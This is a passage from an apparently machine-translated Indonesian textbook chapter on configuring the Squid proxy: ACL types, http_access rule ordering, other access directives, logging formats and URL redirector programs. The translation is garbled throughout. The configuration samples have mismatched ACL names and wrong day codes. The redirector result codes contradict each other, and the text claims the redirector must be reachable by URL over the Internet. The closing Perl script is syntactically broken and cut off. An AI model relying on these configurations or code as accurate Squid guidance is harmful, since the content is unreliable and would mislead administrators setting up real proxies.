Kami menggunakan tipe acl src, srcdomain, dst, dan dstdomain untuk membantu mengamankan server Proxy kami dari akses tidak sah. Kami juga dapat menambahkan pernyataan acl yang membatasi alamat port, metode HTTP, dan protokol. Di sini, kita melihat masing-masing digunakan dengan menggunakan jenis port, metode, dan proto.

Acl safePorts port 80 21 443 3128
Acl badPorts port 7 9 22 23 53 107 137-139
Acl bedMethod method PUT POST PURGE
Acl dangerousProto proto FTP TELNET

Jika kita ingin mengontrol waktu dan hari tertentu saat server Squid kita dapat digunakan, tipe hari berguna. Dengan tipe acl ini, kita dapat menentukan satu atau lebih waktu dalam sehari, satu atau lebih hari dalam seminggu, atau beberapa kombinasi. Hari ditunjukkan menggunakan karakter tunggal per hari di mana "A" adalah Sabtu, "S" adalah Minggu, "R" adalah Kamis, dan "D" adalah hari kerja. Waktu ditunjukkan menggunakan waktu militer (1 siang sampai 11 malam dilambangkan dengan menggunakan 13 sampai 23). Beberapa contoh diberikan berikut ini. Perhatikan untuk akhir pekan, kami sebenarnya mendefinisikan tiga pernyataan acl karena tidak ada cara mudah untuk menunjukkan akhir pekan yang berlangsung pada hari Jumat pukul 5 sore. sampai Senin pukul 7:59 pagi.

Acl weekday days D 08:00 -18:00
Acl weekend1 days F18:00 -23:59
Acl weekend2 days AS 00:00 – 23:59
Acl weekend3 days M 00:00 – 07:59

Jenis ident memungkinkan kita membandingkan nama pengguna dengan daftar nama yang ingin kita berikan aksesnya. Kita juga dapat menggunakan kata DIBUTUHKAN jika kita tidak peduli pengguna yang mana asalkan pengguna memiliki beberapa identifikasi. Perhatikan bahwa dengan nama pengguna, kami mengacu pada header di pesan HTTP. Karena pengguna dapat menambahkan header seperti itu tanpa menjalani autentikasi, tipe acl ini mungkin tidak terlalu berguna dan dapat berdampak negatif pada kinerja Squid.

Daripada menggunakan ident, akan jauh lebih baik menggunakan proxy_auth (lihat Bagian 10.7.3).

Acl username ident foxr zappaf marst dukeg keneallym

Jenis-jenis acl yang digunakan sejauh ini terutama tentang mengamankan Squid sehingga dapat diakses oleh mereka yang berhak menggunakannya. Contoh dstdomain juga memastikan bahwa pengguna tidak menghubungi situs web yang ingin kami larang. Atribut lain yang sangat berguna untuk mengontrol akses didasarkan pada konten sumber daya web. Jenis acl req_header, rep_header, req_mime_type, dan rep_mime_type akses dasar pada konten header permintaan dan balasan HTTP dan konten badan permintaan dan balasan HTTP. Untuk req_header dan rep_header, kami menentukan nama header. Jika ada dalam permintaan/balasan, acl dibuat. Dengan req_mime_type dan rep_mime_type, kami menentukan jenis konten Multipurpose Internet Mail Extensions (MIME). Jika tipe konten cocok, acl dibuat. Perhatikan bahwa req_mime_type hanya berguna jika permintaan HTTP berisi badan (seperti metode PUT atau POST HTTP). Kami mungkin menemukan bahwa jenis rep_mime_ adalah yang paling berguna dari semua jenis acl ini karena kami dapat secara langsung mengontrol jenis konten yang diizinkan. Tiga contoh yang mengilustrasikan kontrol yang lebih longgar (acl pertama) ke kontrol yang lebih ketat (yang ketiga) diberikan sebagai berikut:

Acl javaType rep_mime_type application/x-java
*Acl appType rep_mime_type application/**
Acl noMedia rep_mime_type image/ video/* audio/**

Kami juga dapat mengontrol akses melalui URL dengan mencari konten yang ingin kami izinkan atau larang. Kami memiliki dua acl yang memungkinkan kami menentukan ekspresi reguler. Dengan url_regex kami dapat mencocokkan bagian mana pun dari URL, sedangkan urlpath_regex akan cocok dengan bagian mana pun dari bagian jalur URL, tetapi bukan nama file. Berikut ini, pernyataan pertama menggunakan direktif url_regex untuk mengidentifikasi di bagian mana pun dari kata URL yang tidak ingin kita lihat, sedangkan pernyataan kedua menggunakan urlpath_regex untuk mengidentifikasi nama jalur URL yang berisi kata yang mungkin menunjukkan bahwa URL tersebut adalah dari sebuah naskah

Berbicara tentang ekspresi reguler, kita dapat menggunakannya dalam sejumlah pernyataan acl dengan variasi tipe yang sudah dibahas. Dengan srcdom_regex dan dstdom_regex, kami memiliki tipe yang sama dengan srcdomain dan dstdomain kecuali ekspresi reguler diizinkan. Ada juga ident_regex. Ekspresi reguler juga diperbolehkan di req_mime_type dan rep_mime_type serta browser tipe acl (tidak tercakup di sini).

4.8 PETUNJUK KONTROL AKSES

Dengan acls didefinisikan, kami sekarang menyediakan arahan kontrol yang menentukan bagaimana Squid menangani pesan masuk dan keluar. Bentuk direktif yang paling umum adalah pernyataan akses yang mengontrol pesan mana yang diizinkan untuk dikirim ke Internet atau diizinkan untuk dibawa masuk dari Internet. Pernyataan akses ini pada dasarnya aturan dimana Squid mengontrol lalu lintas pesan.

Arahan kontrol akses yang paling umum adalah http_access. Dalam aturan ini, kami menentukan apakah pesan HTTP (apakah permintaan atau respons) diizinkan. Arahan yang sama ini digunakan untuk pesan HTTPS dan FTP. Sintaks untuk direktif ini adalah http_access permission acl-list. Nilai izin akan menjadi salah satu izinkan atau tolak. Acl-list akan menjadi satu atau lebih acl yang telah ditentukan sebelumnya. Kita juga bisa menggunakan! sebelum acl untuk meniadakan nilai. Artinya, !acl berarti bahwa acl tidak ditetapkan oleh pernyataan acl sebelumnya.

Beberapa contoh pernyataan http_access menggunakan acls yang didefinisikan dalam Bagian yang tercantum di bawah ini. Urutan pernyataan-pernyataan ini penting. Squid akan membandingkan permintaan saat ini untuk setiap pernyataan akses satu per satu sampai ada kecocokan. Izin kemudian diberlakukan apakah itu untuk mengizinkan atau menolak akses. Untuk tujuan efisiensi dan logika, kami biasanya akan mengatur aturan kami untuk terlebih dahulu memiliki pernyataan yang melarang permintaan diikuti oleh yang mengizinkan akses dan kemudian default yang melarang akses. Pernyataan default seperti itu akan menggunakan acl yang menunjukkan semua orang, dipanggil semua dalam contoh berikut:

http_access deny badPorts
http_access deny !safeports
http_access deny badmethod
http_access deny dangerousproto
http_access deny badWords
http_access deny appType
http_access deny badDests
http_access deny badDests2 !ournet
http_access allow ournet weekday
http_access allow remote weekdays username
http_access allow localhost
http_access deny all

Mari kita melangkah melalui contoh ini. Pertama, kami telah menolak akses ke permintaan HTTP apa pun yang menggunakan porta yang kami anggap buruk atau porta apa pun yang kami anggap tidak aman, atau mengandung kata-kata buruk, atau bertipe MIME yang ingin kami larang, atau berisi salah satu situs web tujuan yang ingin kami larang. Yang terakhir dari pernyataan penolakan asli mensyaratkan dua acl berlaku, badDests2 dan bukan di jaringan kami. badDests2 adalah youtube.com sehingga kami melarang akses ke youtube jika permintaan tidak berasal dari salah satu mesin di jaringan lokal kami. Mengikuti pernyataan penolakan ini, kami sekarang mengizinkan pesan apa pun yang berhasil melewati daftar aturan sebelumnya selama mereka berada di jaringan kami dan itu adalah hari kerja atau di jaringan jarak jauh kami, itu adalah hari kerja dan nama pengguna mereka telah dibuat, atau mereka ada di jaringan lokal kami. Permintaan lainnya tidak diizinkan (default).

Perhatikan untuk arahan kontrol akses kedelapan, kesembilan, dan kesepuluh di atas bahwa kami memiliki beberapa daftar acl. Berbeda dengan pernyataan acl yang melakukan OR logis pada penentu, di sini acl yang terdaftar melakukan AND logis. Artinya, semua acls

harus ditetapkan dalam direktif kontrol akses agar pernyataan tersebut dapat diterapkan.Seperti disebutkan sebelumnya, urutan arahan kontrol acl adalah signifikan. Direktif pertama yang cocok dijalankan dan oleh karena itu pernyataan yang tersisa diabaikan. Dalam kasus enam pernyataan penolakan pertama kita, kita harus mengurutkannya dalam urutan kemungkinan cocok. Jika kita merasa bahwa kita akan mengidentifikasi lebih banyak kata buruk daripada port buruk, kita harus memindahkan pernyataan badWords sebelum pernyataan badPorts.

Ada banyak jenis direktif akses lain yang mengontrol apakah Squid akan meneruskan pesan. Arahan lain ini meskipun digunakan ketika pesan tidak ditujukan untuk klien (respons HTTP) atau server web (permintaan HTTP) tetapi entitas jaringan lain yang menggunakan protokol berbeda. Tabel 4.7 menjelaskan hal ini. Sintaks untuk arahan ini mirip dengan http_access di mana arahan diikuti oleh salah satu dari izinkan atau tolak dan kemudian diikuti oleh satu atau lebih acl (dengan opsi ! sebelum acl untuk menunjukkan "TIDAK"). Ada pengecualian, yang tercantum dalam tabel.

Tabel 4.7 Arahan Akses Lainnya

NAMA ARAHAN	ARTI
adapted_http_access	Sama seperti http_access kecuali arahan ini hanya diterapkan setelah pengalihan terjadi.
adaption_access	Direktif icap_access dan ecap_access diganti. Dengan arahan ini, pesan HTTP yang dikirim ke layanan adaptasi ICAP atau eCAP dapat diizinkan/ditolak. Sintaks menyertakan nama server atau nama setel sebelum mengizinkan/menolak.
cache_peer_access	Digunakan untuk membatasi peer mana yang akan dikueri di antara proxy yang berdekatan. Sintaks untuk direktif ini menambahkan nama host cache sebelum mengizinkan/menyangkal.
client_delay_access, delay_access	Kedua arahan kontrol akses ini digunakan untuk mengizinkan atau menolak akses ke kumpulan penundaan. Kami membahas kumpulan penundaan dalam bacaan online di situs web buku teks. Kedua arahan menyertakan nomor kumpulan penundaan (bilangan bulat) sebelum mengizinkan/menyangkal.
htcp_access, htcp_ctl_access	Digunakan untuk mengizinkan atau menolak akses pesan HTCP dan pesan pembersihan HTCP. HTCP diperkenalkan di Bab 3.
icp_access	Izinkan atau tolak akses ke port ICP.
ident_lookup_access	Jika acls dari direktif ini ditetapkan, Squid akan melakukan pencarian identifikasi atas permintaan tersebut. Tanpa arahan ini, pencarian ident tidak akan dilakukan. Satu-satunya tipe acl yang saat ini didukung adalah untuk src acls (mis., pencarian hanya akan dilakukan jika aturan ini digunakan dengan acls yang ditentukan menggunakan tipe src). Tidak ada jaminan bahwa pencarian akan memberikan hasil yang benar sehingga direktif akses ini harus digunakan dengan hati-hati.
miss_access	Digunakan untuk memaksa cache tetangga untuk

	menggunakan server khusus ini pada cache yang hilang.
reply_header_access, request_header_access	Kedua arahan ini dapat digunakan untuk menghapus header yang ditentukan dari balasan HTTP atau pesan permintaan. Sintaks membutuhkan penambahan nama header sebelum mengizinkan/menolak. Dengan menyangkal, tajuk dihapus sebelum pesan diizinkan masuk. Perhatikan bahwa menghapus tajuk melanggar standar HTTP. Direktif balasan hanya berlaku untuk pesan yang datang dari server web ke klien sebagai tanggapan. Itu tidak termasuk pesan apa pun yang ditemukan di-cache secara lokal di server proxy.
snmp_access	Izinkan atau tolak pesan SNMP.
store_id_access	Izinkan atau tolak permintaan untuk dikirim ke proses StoreID.
url_rewrite_access	Jika diizinkan, pesan dikirim ke proses redirector (lihat Bagian 10.7.2) sehingga URL dapat ditulis ulang.

4.9 FITUR SQUID LAINNYA

Kami mengakhiri pemeriksaan Squid kami dengan melihat tiga fitur tambahan. Pertama, kami melihat file log Squid dan menjelajahi apa yang dapat disampaikan oleh konten mereka kepada kami. Selanjutnya, kita secara singkat melihat redirectors Squid. Squid, seperti Apache, memiliki kemampuan pengalihan yang kompleks. Kami hanya memperkenalkan konsep di sini. Pengalihan adalah topik rumit yang sayangnya berada di luar cakupan bab ini. Item ketiga yang akan kita lihat adalah bentuk autentikasi Squid, yang dikenal sebagai pembantu autentikasi. Perhatikan bahwa topik menarik lainnya, delay pools, yang dapat membantu meningkatkan efisiensi Squid, dibahas dalam bacaan online yang menyertai bab ini.

File Log Squid

Squid memiliki sejumlah arahan yang berkaitan dengan file log. Squid menggunakan beberapa file log yang berbeda. Arahan cache_log menentukan file log Squid untuk tugas administratif seperti memulai dan menghentikan Squid, membuat direktori cache, menambahkan server nama dan soket, dan sebagainya. Standarnya adalah menempatkan ini di bawah /usr/local/squid/var/logs/cache.log. Berikut adalah beberapa kutipan dari file ini setelah Squid membuat direktori cache (./squid –z) dan kemudian dijalankan sebagai daemon (./squid):

```
2014/01/08 13:52:08 kid1 | set current directory to
        /usr/local/squid/var/cache/squid
2014/01/08  13:52:08 kid1|creating missing swap directories
2014/01/08  13:52:08 kid1|/usr/local/squid/var/cache/squid exists
2014/01/08  13:52:08 kid1| making directories in
        /usr/local/squid/var/cache/squid/00
2014/01/08  13:52:08 kid1| making directories in
        /usr/local/squid/var/cache/squid/01
.....
2014/01/08  13:52:08 kid1|making directories in
        /usr/local/squid/var/cache/squird/0F
```

2014/01/08 13:52:08 kid1|set current directory to
/usr/local/squid/var/cache/squid
2014/01/08 13:52:08 kid1|starting squid cache version 3.4.1 for
X86_64-unkown-linux-gnu….
2014/01/08 13:52:08 kid1|process ID 28245
2014/01/08 13:52:08 kid1|process roles : worker
2014/01/08 13:52:08 kid1|initializing IP Cache

[pesan yang berkaitan dengan pembuatan soket dan DNS]

2014/01/08 13:52:18 kid1|Logfile :opening log daemon :/usr/local/squid/var/logs/access.log
2014/01/08 13:52:18 kid1|logfile daemon :opening
Log daemon :/usr/local/squid/var/logs/access.log
2014/01/08 13:52:18 kid1|unlinkd pipe opened on FD 14
2014/01/08 13:52:18 kid1| store logging disabled
2014/01/08 13:52:18 kid1|swap maxSize 102400 + 262144 KB , estimated 28041 objects
2014/01/08 13:52:18 kid1| Target number of buckets : 1402
2014/01/08 13:52:18 kid1|Using 8192 store buckets
2014/01/08 13:52:18 kid1|Max mem size : 262144 KB
2014/01/08 13:52:18 kid1|Max swap size : 102400 KB
2014/01/08 13:52:18 kid1|rebuilding storage in/usr/local/squid/var/cache/squid (no log)
2014/01/08 13:52:18 kid1|using least load store dir selection
2014/01/08 13:52:18 kid1|set current directory to/usr/local/squid/var/cache/squid
2014/01/08 13:52:18 kid1|finished loading MIME type and icons.
2014/01/08 13:52:18 kid1|HTCP Disable
2014/01/08 13:52:18 kid1|squid plugin modules loaded : 0
2014/01/08 13:52:18 kid1|Accepting HTTP socket connections at local =[: :] FD 16 flags =9
2014/01/08 13:52:18 kid1|done scanning /usr/local/squid/var/cache/squid dir (0 entries)
2014/01/08 13:52:18 kid1|Finished Rebuilding storage from disk

[statistik mengenai entri cache dicantumkan]
2014/01/08 13:52:18 kid1| Took 0.08 seconds (0.00 objects/sec)

[pesan validasi cache]
2014/01/08 13:52:18 kid1|store_swap_size = 0.00 KB
2014/01/08 13:52:18 kid1|storeLateRelease : released 0 objects
2014/01/08 13:52:18 kid1| set current directory to/usr/local/squid/var/cache/squid

Log ini juga mencatat operasi serupa selama shutdown. Untuk penonaktifan, kami akan menerima pesan yang melaporkan direktori saat ini, masa tunggu hingga koneksi aktif selesai, penutupan port HTTP (3128) dan berbagai layanan, menutup FD 14 (pipa yang tidak terhubung), dan membersihkan semua yang terbuka file log. Ini diikuti oleh ringkasan penggunaan CPU dan memori Squid termasuk waktu penggunaan pengguna dan waktu penggunaan sistem untuk Squid pada CPU, jumlah memori fisik yang digunakan dan kesalahan halaman yang terjadi, dan output yang disediakan oleh system call mallinfo() .

Direktif debug_options memungkinkan Anda menentukan tingkat pesan yang akan dicatat dalam file cache.log Anda. Arahan mengharapkan satu atau lebih bagian, pasangan

level. Bagian ini adalah angka antara 0 dan 93 yang menunjukkan beberapa fungsionalitas Squid. Daftar lengkap nomor bagian dapat ditemukan di http://wiki.squid-cache.org/KnowledgeBase/DebugSections. Beberapa angka digunakan untuk beberapa fungsi (misalnya, 5 untuk fungsi komunikasi dan soket, 20 digunakan untuk sejumlah fungsi pertukaran halaman yang berbeda). Anda juga dapat menentukan ALL untuk menunjukkan semua level. Level adalah angka dari 0 hingga 9 yang menunjukkan tingkat keparahan pesan yang harus dicatat dengan angka yang lebih besar menjadi tingkat yang tidak terlalu parah dan dengan demikian lebih banyak pencatatan akan dilakukan. Level 9 menunjukkan mode debugging penuh di mana semua tindakan akan dicatat. Direkomendasikan bahwa 6 adalah pengaturan yang masuk akal ketika Anda sedang men-debug Squid dan 5 setara dengan level debug untuk daemon syslog Linux. Sebagai contoh, Anda dapat menyediakan direktif debug_options 11,5 20,9 5,2 ALL,1 untuk mencatat transaksi HTTP (11) di level 5, transaksi manajer penyimpanan (20) di semua level, fungsi comms/socket (5) di level 2, dan semua bagian lainnya di level 1.

Arahan debug_options memungkinkan opsi untuk menetapkan jumlah file log yang disimpan selama rotasi log dengan menambahkan rotate=N di mana N adalah jumlah file log yang dipertahankan. Ini memungkinkan Anda untuk mengesampingkan default apa pun yang dibuat dalam konfigurasi logfile_rotate Unix/Linux.

File log utama lainnya adalah access.log. File ini akan menyimpan catatan semua permintaan yang dikirimkan ke server proxy Squid Anda dan bagaimana menangani permintaan tersebut. Permintaan ini mungkin berasal dari klien (permintaan HTTP), server (respons HTTP), atau cache tetangga (permintaan dan respons ICP). File log ini menyimpan berbagai jenis informasi berdasarkan jenis permintaan.

Direktif access_log digunakan untuk mengontrol logging ke file access.log Anda. Dengan direktif ini, Anda menentukan pasangan module:place di mana modul adalah salah satu modul plugin Squid yang bertanggung jawab untuk menghasilkan tindakan yang diberikan dan tempat adalah file tempat entri log ditulis. Secara default, pesan dicatat ke file /var/logs/access.log (relatif terhadap level teratas tata letak Squid Anda, dalam kasus kami adalah /usr/local/squid2). Saat ini, modul yang tersedia tidak ada (jangan mencatat pesan apa pun yang cocok dengan acls yang diberikan), stdio (catat pesan pada penyelesaian setiap permintaan), daemon (catat pesan menggunakan daemon logging asinkron), syslog (gunakan Unix/Linux layanan syslog untuk mencatat pesan), udp, dan tcp.

Mengikuti modul:pasangan tempat adalah daftar opsi (jika ada) dan semua acl yang telah Anda tetapkan yang ingin Anda cocokkan agar tindakan logging diterapkan. Opsi termasuk logformat=nama, buffer-size=size, on-error=die|drop, dan rotate=N. Dengan logformat, nama menentukan direktif logformat terpisah yang didefinisikan di bawah nama. Format bawaan tersedia jika opsi ini dihilangkan, yang juga tersedia jika Anda menggunakan logformat=squid. Kami menjelajahi format log di paragraf berikutnya. Ukuran buffer menentukan ukuran perkiraan untuk buffer catatan log. Opsi on-error menentukan apa yang harus dilakukan jika logging menghasilkan kesalahan yang tidak dapat dipulihkan di mana die membunuh proses yang melakukan logging dan drop hanya mengabaikan operasi logging.

Opsi rotate sama dengan direktif debug_options yang disebutkan sebelumnya. Pertimbangkan arahan access_log berikut:

Access_log udp :/usr/local/squid2/var/logs/udp.log all

Dalam hal ini, kami mencatat semua operasi modul UDP ke file log yang ditentukan, apa pun acl yang benar, menggunakan format log default.

Untuk menentukan format log Anda sendiri, pertama-tama Anda harus menggunakan direktif logformat dengan spesifikasi nama format log sintaks. Jika Anda menyertakan opsi logformat dalam direktif access_log, Anda juga harus menyediakan direktif logformat untuk menentukan nama terlebih dahulu. Format menggabungkan karakter literal dengan kode format. Sebagian besar kode format adalah tanda persen diikuti dengan singkatan satu hingga tiga huruf seperti %ts untuk waktu kejadian dalam detik (sejak zaman), %tr untuk waktu respons, %ul untuk nama pengguna (jika tersedia melalui autentikasi), dan %>a untuk alamat IP klien.

Kami tidak akan menjelajahi semua kode karena ada banyak kode (kunjungi situs web Squid untuk detail lebih lanjut). Namun, definisi dua format dan penjelasannya diberikan sebagai berikut:

Logformat squid %ts.%03tu %tr %>a %Ss/%03>Hs %<st %rm %ru %[un %sh/%<a %mt
Logformat referrer %ts.%03tu %>a %{Referer}>h %ru

Nama squid mengikat format yang ditentukan ke setiap pernyataan access_log yang menentukan file untuk menyimpan format informasi tersebut. Untuk log tersebut, entri akan menyimpan informasi berikut dalam urutan ini.

- Detik dari permintaan sejak zaman, periode
- Waktu subdetik (milidetik) diformat dengan akurasi tiga angka desimal
- Waktu respons (milidetik)
- Alamat IP klien
- Status permintaan (misalnya, TCP_HIT, TCP_MISS)
- /
- Kode status HTTP dikirim ke klien
- Ukuran balasan dikirim ke klien
- Metode permintaan HTTP
- URL permintaan
- Nama pengguna jika tersedia
- Status hierarki squid (lokasi dalam tetangga cache squid dari sumber daya yang berada)
- Alamat IP server yang menanggapi permintaan
- Jenis konten MIME

Pada perintah kedua, mendefinisikan referrer format, nilai {Referer} adalah nilai dari referer variabel lingkungan dari header permintaan (jika tersedia). Perujuk memiliki nilai jika hyperlink mengarah ke sumber daya ini (bukan URL yang dimasukkan langsung di kotak alamat browser web). Berikut ini adalah kutipan singkat dari file access.log. Di sini, kami memiliki tiga permintaan yang dibuat.

Pertama, pengguna dari 10.11.12.13 ingin mendapatkan file indeks untuk ~foxr/CIT371. Ini tidak ditemukan secara lokal sehingga permintaan diteruskan ke server

web dan dikembalikan ke pengguna. Permintaan kedua untuk sumber daya yang sama datang kemudian dan berhasil diambil dari cache. Kemudian, permintaan dibuat ke amazon.com. Sumber daya ini tidak ditemukan dalam cache dan diteruskan ke server web. URL ini memiliki sumber daya lain yang ditautkan seperti gambar, jadi ini juga dikembalikan. Anda dapat melihat bahwa dua entri terakhir adalah untuk sumber daya amazon.com dan gambarnya (sebenarnya ada banyak gambar yang sesuai dengan sumber daya amazon.com). Lihat daftar tersebut di atas menguraikan entri, dan merujuk kembali ke tabel 10.4 tentang status permintaan.

Arahan logging lainnya memungkinkan Anda menentukan jenis interaksi Squid untuk dicatat. Transaksi ICAP dapat dicatat melalui direktif icap_log. Anda akan menentukan file untuk mencatat pesan seperti itu diikuti secara opsional oleh acl yang permintaan atau tanggapannya harus dicatat. Kueri ICP dicatat ke file access.log jika Anda menetapkan log _icp_queries on (ini adalah default, untuk mematikan ini, gunakan log _icp_ query off). Permintaan dan respons HTTP yang menyertakan informasi MIME di header dapat dicatat melalui log_ mime_ hdrs aktif.

Ada empat arahan logging lainnya yang perlu diperhatikan. Pertama adalah logfile_ rotate. Arahan ini mengharapkan bilangan bulat sebagai argumen untuk menentukan jumlah file log yang akan dipertahankan selama rotasi. Misalnya, jika diatur ke 6, maka ketika file log diputar, access.log menjadi access.log.1, access.log.1 menjadi access.log.2, dan seterusnya dengan access.log.5 dihapus. Nilai default adalah 10. File log diputar saat Anda mengeluarkan perintah squid –k logrotate. Anda juga dapat mengontrol rotasi log melalui direktif _options debug dengan menambahkan rotate=number.

Kedua, jika diinginkan, Anda dapat menggunakan layanan terpisah untuk masuk (mis., syslog) dengan menentukan layanan dapat dieksekusi melalui direktif logfile_ daemon. Ada dua daemon pembantu yang tersedia di instalasi Squid, keduanya disimpan di /usr/local/squid/libexec, log_db_daemon dan log_file_daemon. Yang terakhir adalah default.

```
1390506094.780    38    10.11.12.13    TCP_MISS/200     5831   GET
      http://www.nku.edu/~foxr/CIT371   -    HIER_DIRECT/10.11.12.15
      text/html
1390506123.953    6     10.11.12.13    TCP_HIT/200      5831   GET
      http://www.nku.edu/~foxr/CIT371   -    HIER_DIRECT/10.11.12.15
      text/html
1390507521.135    591   10.11.12.13    TCP_MISS/200     62273  GET
      http://amazon.com                 -    HIER_DIRECT/10.11.12.15
      text/html
1390507521.351    42    10.11.12.13    TCP_MISS/200     1976   GET
      http://g-ecx.images-amazon.com/... -    HIER_DIRECT/10.11.12.15
      image/png
```

Ketiga adalah direktif buffered _logs. Secara default, Squid akan mencatat pesan sesegera mungkin setelah kejadian yang menghasilkan pesan tersebut. Jika direktif ini diaktifkan, maka Squid akan mengumpulkan pesan log ke dalam koleksi yang lebih besar sebelum menuliskannya ke disk. Keuntungan dari pendekatan ini adalah untuk mengurangi

jumlah I/O disk yang diperlukan Squid untuk login karena Squid sudah menggunakan banyak I/O untuk menyimpan dan mengambil objek web. Squid mungkin masih menyangga pesan log bahkan jika direktif ini dimatikan ketika sudah ada tindakan I/O yang diambil oleh Squid.

Terakhir, error_log_languages, saat diaktifkan, akan masuk ke cache.log bahasa yang diminta pengguna selama negosiasi konten untuk halaman web saat bahasa yang diminta tidak tersedia. Artinya, mencatat negosiasi bahasa yang gagal. Untuk menggunakan direktif ini, Anda perlu mengaktifkan fitur auto-locale saat mengonfigurasi dan menginstal Squid melalui --enable-auto-locale.

Pengalihan

Di Bab 1 dan 2, kita menjelajahi pengalihan URL. Di Apache, ada sejumlah mekanisme berbeda untuk mengalihkan URL dari lokasi yang ditentukan ke lokasi lain (alias, tautan simbolik, pengalihan, dan aturan penulisan ulang). Dengan cara yang sama, Squid dapat menerima permintaan HTTP dan mengalihkannya dengan menulis ulang URL. Melalui pengalihan, Squid dapat mencapai keamanan tambahan (kontrol akses) dengan mengalihkan apa yang dianggap sebagai URL berbahaya ke URL yang tidak bersalah, menghapus iklan pop-up yang mengganggu, melakukan penyeimbangan muatan, dan menangani konten yang diketahui dipindahkan atau tidak lagi ada.

Tidak seperti Apache di mana pengalihan dan penulisan ulang dilakukan di dalam Apache itu sendiri, Squid menangani pengalihan dengan cara yang berbeda. Untuk Squid, pengalihan dialihkan ke program pembantu. Oleh karena itu, Squid memanggil sebuah program (skrip) untuk menangani pengalihannya sehingga tidak membebani Squid sendiri dengan tugas yang mungkin memakan waktu. Keuntungan dari skema ini adalah bahwa redirector mampu logika yang sangat kompleks yang mungkin tidak mudah dikodekan melalui aturan penulisan ulang. Kerugiannya adalah Squid hanya memberikan sejumlah kecil informasi ke redirector dan dengan demikian memiliki informasi yang terbatas untuk menilai URL, tidak seperti Apache di mana semua variabel lingkungan dapat dipertimbangkan dalam aturan penulisan ulang. Secara khusus, program pengalihan hanya menerima URL permintaan, alamat IP klien dan nama domain, identifikasi (identitas) pengguna jika diautentikasi, dan metode permintaan HTTP. Anda dapat menambahkan data ini melalui direktif url_rewrite_extras dengan menentukan data menggunakan notasi yang sama seperti di direktif logformat untuk memberikan informasi seperti waktu permintaan diterima, E-tag (jika ada), perujuk, status HTTP apa pun kode, ukuran permintaan atau tanggapan, jenis MIME konten, dan seterusnya.

Untuk menggunakan redirector, kita harus menentukan untuk acl mana program redirector akan dipanggil. Ini dilakukan melalui arahan url_rewrite_access. Ini mirip dengan arahan akses http_. Di sini, kami menentukan daftar acl yang memungkinkan pengalihan. Kami kemudian menentukan program redirector untuk digunakan dengan program url_rewrite_. Program ini harus dapat dijalankan dan harus dapat diakses melalui Internet, sehingga program ini direferensikan oleh URL.

Jika Anda telah mengatur Squid untuk melakukan redirection, Anda mungkin ingin menggunakan kumpulan proses redirector. Ini berarti program redirector Anda diluncurkan beberapa kali. Tanpa kumpulan, jika proses redirector sedang sibuk, itu akan menunda

permintaan redirection lain untuk ditangani. Program redirector Anda mungkin membutuhkan lebih banyak waktu untuk mengeksekusi daripada waktu yang diperlukan Squid untuk menangani permintaan biasa karena kode mungkin melibatkan logika kompleks, pencarian basis data, dan/atau berurusan dengan banyak ekspresi reguler.

Untuk mengontrol jumlah redirector yang diluncurkan, gunakan direktif url_rewrite_ children, yang standarnya adalah 5. Selain jumlah anak, Anda menentukan tiga nilai tambahan, startup=, idle=, dan concurrency=. Masing-masing menerima bilangan bulat. Dengan startup, Anda menentukan berapa banyak proses yang harus dihasilkan saat Squid pertama kali dijalankan (atau dimulai ulang). Jika diatur ke 0, maka redirector pertama hanya muncul ketika permintaan datang yang memerlukan pengalihan. Atribut idle menentukan jumlah minimum proses redirector idle yang Squid harus coba untuk tetap hidup setiap saat. Misalnya, jika lima anak ditentukan dan menganggur adalah dua, segera setelah empat anak sibuk (dan dengan demikian hanya tersisa satu proses menganggur), Squid akan memulai anak lain.

Nilai konkurensi menunjukkan jumlah total permintaan yang harus ditangani Squid secara paralel. Anda dapat menambahkan ukuran antrian opsional=N untuk menentukan jumlah permintaan menunggu yang diizinkan. Berikut ini adalah default untuk direktif ini:

url_rewrite_children 20 startup =0 idle=1 concurrency = 0

Terkait dengan direktif url_rewrite_children adalah url_rewrite_bypass. Jika disetel ke aktif, permintaan apa pun yang memerlukan penulisan ulang saat semua turunan penulisan ulang sedang sibuk akan melewati pengalihan sepenuhnya seolah-olah permintaan tersebut tidak memenuhi syarat untuk pengalihan. Nilai default tidak aktif sehingga permintaan seperti itu akan dipaksa untuk menunggu anak redirector tersedia.

Program pengalihan harus mengembalikan format tertentu untuk keluarannya. Format ini harus berisi kode hasil yang diikuti secara opsional oleh satu atau lebih pasangan kunci-nilai yang kemudian ditambahkan ke variabel lingkungan Squid selama durasi permintaan ini. Kode hasil terbatas pada salah satu dari berikut ini:

- OK status=30*N* url="…."
- OK rewriter-url="…."
- OK
- ERR
- NH message="…"

Dalam kasus pertama, Squid sedang menulis ulang URL dan menyebabkan kode status respons HTTP dimodifikasi ke nomor 300 yang diberikan seperti 301 untuk Dipindahkan Secara Permanen atau 307 untuk Dipindahkan Sementara. Nomor yang valid adalah 301, 302, 303, 307, atau 308. Dalam kasus kedua, URL juga ditulis ulang tetapi Squid mempertahankan kode status asli dari respons HTTP. Jika tidak ada kode status yang sudah dihasilkan, ia mengembalikan 200. Kasus ketiga hanya menyebabkan Squid mengembalikan apa pun yang tersedia (dari cache-nya atau apa yang dikembalikan dari cache tetangga) atau apa yang telah diterimanya dari server web asal. Entri keempat, ERR, tidak menyebabkan URL berubah sedemikian rupa sehingga Squid akan mengabaikan upaya pengalihan bahkan. Akhirnya, BH menunjukkan kesalahan internal dalam program pengalihan di mana pesan

tersebut adalah pesan kesalahan yang akan dicatat oleh Squid. Pesan ini bersifat opsional dan dapat dihilangkan.

Secara default, jika Squid melakukan redirect URL maka itu akan memasukkan nama host baru di header HTTP Host. Ini mungkin atau mungkin tidak diinginkan. Misalnya, jika Squid hanya digunakan sebagai akselerator, Anda mungkin tidak ingin mengizinkan perilaku ini karena header aslinya sudah cukup. Direktif url_rewrite_ host _ header memungkinkan Anda untuk mengontrol apakah header ini ditulis ulang. Nilai default aktif, jadi jika Anda ingin menonaktifkan penulisan ulang otomatis header selama pengalihan, gunakan nilai nonaktif. Kami akan memeriksa dua program pengalihan menggunakan dua bahasa skrip yang berbeda. Pertama menggunakan skrip perl untuk mencari kata apa pun yang mungkin dianggap tidak menyenangkan dan mengalihkan permintaan tersebut ke beranda kami. Yang kedua menggunakan skrip php untuk mengubah permintaan apa pun ke salah satu situs web ilegal kami ke situs web lokal. Penjelasan script mengikuti kode:

#!/bin/pearl –wl
($url,$client,$ident,$method) = split;// split input into //4 separate parts , we are interested in the $url only @words=qw (…) ; // place objectionable words here
Foreach $word (@words) // for each word in our words list
If($url =-/$word/) return
